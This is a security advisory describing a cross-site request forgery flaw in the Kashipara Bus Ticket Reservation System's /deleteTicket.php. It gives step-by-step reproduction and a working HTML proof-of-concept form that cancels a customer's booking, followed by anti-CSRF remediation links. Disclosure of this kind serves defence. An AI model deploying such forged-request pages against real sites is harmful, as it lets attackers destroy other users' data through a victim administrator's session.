Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Bus Ticket Reservation System v1.0. This could lead to an attacker tricking the administrator into cancelling valid customer ticket bookings via a crafted HTML page, as demonstrated by a Delete Ticket action at the "/deleteTicket.php" URL.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Bus Ticket Reservation System v1.0 (https://www.kashipara.com/project/php/92/bus-ticket-reservation-system-in-php-project-download)


Version: 1.0

Affected Components:

- **Affected Code File:** /deleteTicket.php

Steps:


1. Login into the Bus Ticket Reservation System v1.0 portal. URL: http://localhost/online-bus-ticket-booking-Website/
2. Navigate to the "Booking List" -> "Customer Booking" menu.
3. 1st booking entry is for "Abu bin Ahmad". I will target this booking entry to demonstrate CSRF attack




4. Now in new tab, open the CSRF POC with HTML script mentioned below. This script has a cancellation request for "Abu bin Ahmad" entry.


CSRF POC HTML:


```
<html>
 <body>
 <script>history.pushState('', '', '/')</script>
  <form action="http://localhost/online-bus-ticket-booking-Website/deleteTicket.php">
   <input type="hidden" name="id" value="R3k0PQ==" />
   <input type="submit" value="Submit request" />
  </form>
 </body>
</html>
```



5. Once we click the “Submit request” button, the cancellation request for "Abu bin Ahmad" entry is sent to the server and this ticket gets cancelled. This is because there is no Anti-CSRF protection in place.







Solution/Good Reads:

Implement Anti-CSRF Tokens.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

https://portswigger.net/web-security/csrf/preventing

References:

- CWE-352: Cross-Site Request Forgery (CSRF)
- CAPEC-62: Cross Site Request Forgery